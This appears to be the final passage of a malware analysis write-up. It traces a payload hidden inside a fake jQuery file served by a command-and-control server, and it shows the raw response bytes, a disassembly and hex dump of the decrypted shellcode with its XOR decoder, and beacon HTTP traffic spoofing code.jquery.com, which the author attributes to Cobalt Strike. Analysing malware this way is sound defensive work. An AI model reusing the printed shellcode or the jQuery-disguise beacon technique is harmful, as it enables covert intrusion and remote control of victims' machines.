Number String Function Array Date RegExp Object Error Symbol".split(" "),function(e,t){l["[object "+t+"]"]=t.toLowerCase()});function C(e){var t=!!
e&&"length"in e&&e.length,n=x(e);return!g(e)&&!y(e)&&("array"===n||0===t||"number"==typeof t&&t>0&&t-1 in e)}var E=function(e){var
t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b="sizzle"+1*new Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),D=function(e,t){return e===t&&(f=!0),
0},N={}.hasOwnProperty,A=[],j=A.pop,q=A.push,L=A.push,H=A.slice,O=function(e,t){for(var n=0,r=e.length;n<r;n++)if(e[n]===t)return n;return-1},P="
..........f$.w....+.:...tG...\..@2.'Y.9.....1....0..1...1.......1.9.t..._.......Z...V....0bMZ......
S...S..wg.N..U...U.T.=}.bk..bk..................................{2...{........x 4.4.....)       .p....1..,u...t...E...+=Mf.V...T..{.j.w...@....v.DgH.
'...8\.    :.e.b...S...=2......
..H..
.?`X(..2..G%.<sl.....M0......g..... ..|.
S..g?..n.x?...|....}...}...y..}...}....Jo..I^..@^..B^..C^..C^..J^..J^..H^..HN..HN..HN..HN..HN..HN..HN...N...N...N..OO.._O.._O..OO..OO..NO..NO7.MOf.MO.
%OOR%OOR%OOR%OOR%OOR%OOR%OOR%OOR.KO..KO..KO..KO..KO..KO..KO..KO..KO..KD..IO..IO..IO..IO..KO..KO..KO..KO..KO..KO..KO..KO63.................................
....fVJ6...6=X.6=(.6=..6=..6=..6=..6=..6}..v.~+.2.+...+...)...)...+...+...+...+...+.R.....O...O...K...K...H...H...H...H...H.Q....D...|p...#...b...u
4.._... W}.VZ9...c.^..`.......lr...].*..2...S...Y.....c.T.l.[y.......2..h)A-....@%...
-...kD(......AY.l...^Oa...M.....
..^.Q.$E......f^...l..LC}V.........T.@h..........Hp.b.pu.....md..".N>wV...xX...=>..4....g........#^.#.U..@..7.j.... .....NH..S....7.<.....A.4..|..e
(.w..y.m(....,!7E.a......~...P.x.+bT\.=d.xg.d..!..F....V.c...7....7..lgz|...>...........%......%....()..............[...]   le)..?(#.>]/.|.ny.i.Jn..Q..T.".
..H$..H.e..+.Yz^..B^........Yl./....o........C....CK.:.J..:Zu.:...z...GC..W..O       ...\.k...8Y.l89.l.C.l...s...s.[7..67.`...........d.7.d...he...
.K.........,u..,#?..p...p.f..Z#/.
.F.
....#.S    .6._Qu..................n...n.My.Y.<.V.................,S_.zb......T...T.|...C.."...r]........s...s.%........+.0`u.........z`...
0...1...q..e..YVcU\M....&.......T..BU.@...`...`.:5..:....     ...        .9...n;.3..f2.O..n....n...1p...%:.q.+.&B.<.A....o.<.o...j...3
.........!...I       Y.Y.,&.a)&.8p..<0.......B.%...%..{`..af..1...1.V.=..+...+..H......%..m>C.lKSt=O.'.H<&..e..ek..a+.....V....V...V..u...=..]..'.j..ni..9./
j;.[pl.[.A.Z....Xm. m.8#}.?.|.f.9...8....M.d...2.d...d[..l..To..%nb.d.....~..>.........|.NC....?......G.n..J?.O/...xN..[......
```

Response from C2 Server



```
ESI          02D51002  97              xchg edi,eax
             02D51003  A9 3A1794A9     test eax,A994173A
             02D51008  90              nop
             02D51009  90              nop
             02D5100A  90              nop
             02D5100B  90              nop
             02D5100C  90              nop
             02D5100D  90              nop
             02D5100E  90              nop
             02D5100F  90              nop
             02D51010  90              nop
             02D51011  4D              dec ebp
             02D51012  5A              pop edx
             02D51013  E8 00000000     call 2D51018                 call $0
EBX EDI      02D51018  5B              pop ebx
             02D51019  89DF            mov edi,ebx
EIP          02D5101B  52              push edx
             02D5101C  45              inc ebp
             02D5101D  55              push ebp
             02D5101E  89E5            mov ebp,esp
             02D51020  81C3 55910000   add ebx,9155
             02D51026  FFD3            call ebx
             02D51028  68 F0B5A256     push 56A2B5F0
             02D5102D  68 04000000     push 4
             02D51032  57              push edi
             02D51033  FFD0            call eax
             02D51035  0000            add byte ptr ds:[eax],al
             02D51037  0000            add byte ptr ds:[eax],al
             02D51039  0000            add byte ptr ds:[eax],al
             02D5103B  0000            add byte ptr ds:[eax],al
             02D5103D  0000            add byte ptr ds:[eax],al
             02D5103F  0000            add byte ptr ds:[eax],al
             02D51041  0000            add byte ptr ds:[eax],al
             02D51043  0000            add byte ptr ds:[eax],al
             02D51045  0000            add byte ptr ds:[eax],al
             02D51047  0000            add byte ptr ds:[eax],al
             02D51049  0000            add byte ptr ds:[eax],al

Jump is not taken
02D50FF8

02D50FF4

Address   Hex                                              ASCII
02D50F08  72 65 74 75 72 6E 20 65 3D 3D 3D 74 26 26 28 66  return e===t&&(f
02D50F18  3D 21 30 29 2C 30 7D 2C 4E 3D 7B 7D 2E 68 61 73  =!0),0},N={}.has
02D50F28  4F 77 6E 50 72 6F 70 65 72 74 79 2C 41 3D 5B 5D  OwnProperty,A=[]
02D50F38  2C 6A 3D 41 2E 70 6F 70 2C 71 3D 41 2E 70 75 73  ,j=A.pop,q=A.pus
02D50F48  68 2C 4C 3D 41 2E 70 75 73 68 2C 48 3D 41 2E 73  h,L=A.push,H=A.s
02D50F58  6C 69 63 65 2C 4F 3D 66 75 6E 63 74 69 6F 6E 28  lice,O=function(
02D50F68  65 2C 74 29 7B 66 6F 72 28 76 61 72 20 6E 3D 30  e,t){for(var n=0
02D50F78  2C 72 3D 65 2E 6C 65 6E 67 74 68 3B 6E 3C 72 3B  ,r=e.length;n<r;
02D50F88  6E 2B 2B 29 69 66 28 65 5B 6E 5D 3D 3D 3D 74 29  n++)if(e[n]===t)
02D50F98  72 65 74 75 72 6E 20 6E 3B 72 65 74 75 72 6E 2D  return n;return-
02D50FA8  31 7D 2C 50 3D 22 0D FC E8 1D 00 00 00 9F F0 C0  1},P=".üè.....ðÀ
02D50FB8  74 B0 9E 26 ED 21 5E 07 47 E3 35 34 EC 18 C0 A7  t°.&í!^.Gã54ì.À§
02D50FC8  52 1E C1 CF 44 78 8F AD 1F F4 EB 27 5F 8B 37 83  R.ÁÏDx...ôë'_.7.
02D50FD8  C7 04 8B 0F 31 F1 83 C7 04 57 8B 1F 31 F3 89 1F  Ç...1ñ.Ç.W..1ó..
02D50FE8  31 DE 83 C7 04 83 E9 04 31 DB 39 D9 74 02 EB EA  1Þ.Ç..é.1Û9Ùt.ëê
02D50FF8  5F FF F6 E8 D4 FF FF FF 36 55 97 A9 3A 17 94 A9  _ÿöèÔÿÿÿ6U.©:..©
02D51008  90 90 90 90 90 90 90 90 90 4D 5A E8 00 00 00 00  .........MZè....
02D51018  5B 89 DF 52 45 55 89 E5 81 C3 55 91 00 00 FF D3  [.ßREU.å.ÃU...ÿÓ
02D51028  68 F0 B5 A2 56 68 04 00 00 00 57 FF D0 00 00 00  hðµ¢Vh....WÿÐ...
```

decrypted payload in JQuery response

From here on the sample keeps sending HTTP requests to the C2 Server and waits for commands:

```
GET /jquery-3.3.1.min.js HTTP/1.1
Host: code.jquery.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie:
__cfduid=Z_FZubVJKboirizDP2zDYMDszubh4QhllqA5XPSeH2a5qAF0fLAjetJ4gIh5Gsr8WBWkWvD7w0y2z

User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sun, 22 Mar 2020 08:24:59 GMT
Server: NetDNA-cache/2.2
Content-Length: 5543
Keep-Alive: timeout=10, max=100
Connection: keep-alive
Content-Type: application/javascript; charset=utf-8
Cache-Control: max-age=0, no-cache
Pragma: no-cache
```

This final stage is believed to be Cobalt Strike. Any.Run Sandbox also detects it[2].
By looking at the traffic and doing some research, I found multiple posts that explain the way Cobalt Strike hides payloads in HTTP responses, the most interesting one being this one[3].

Icon used were made by Pixel perfect from www.flaticon.com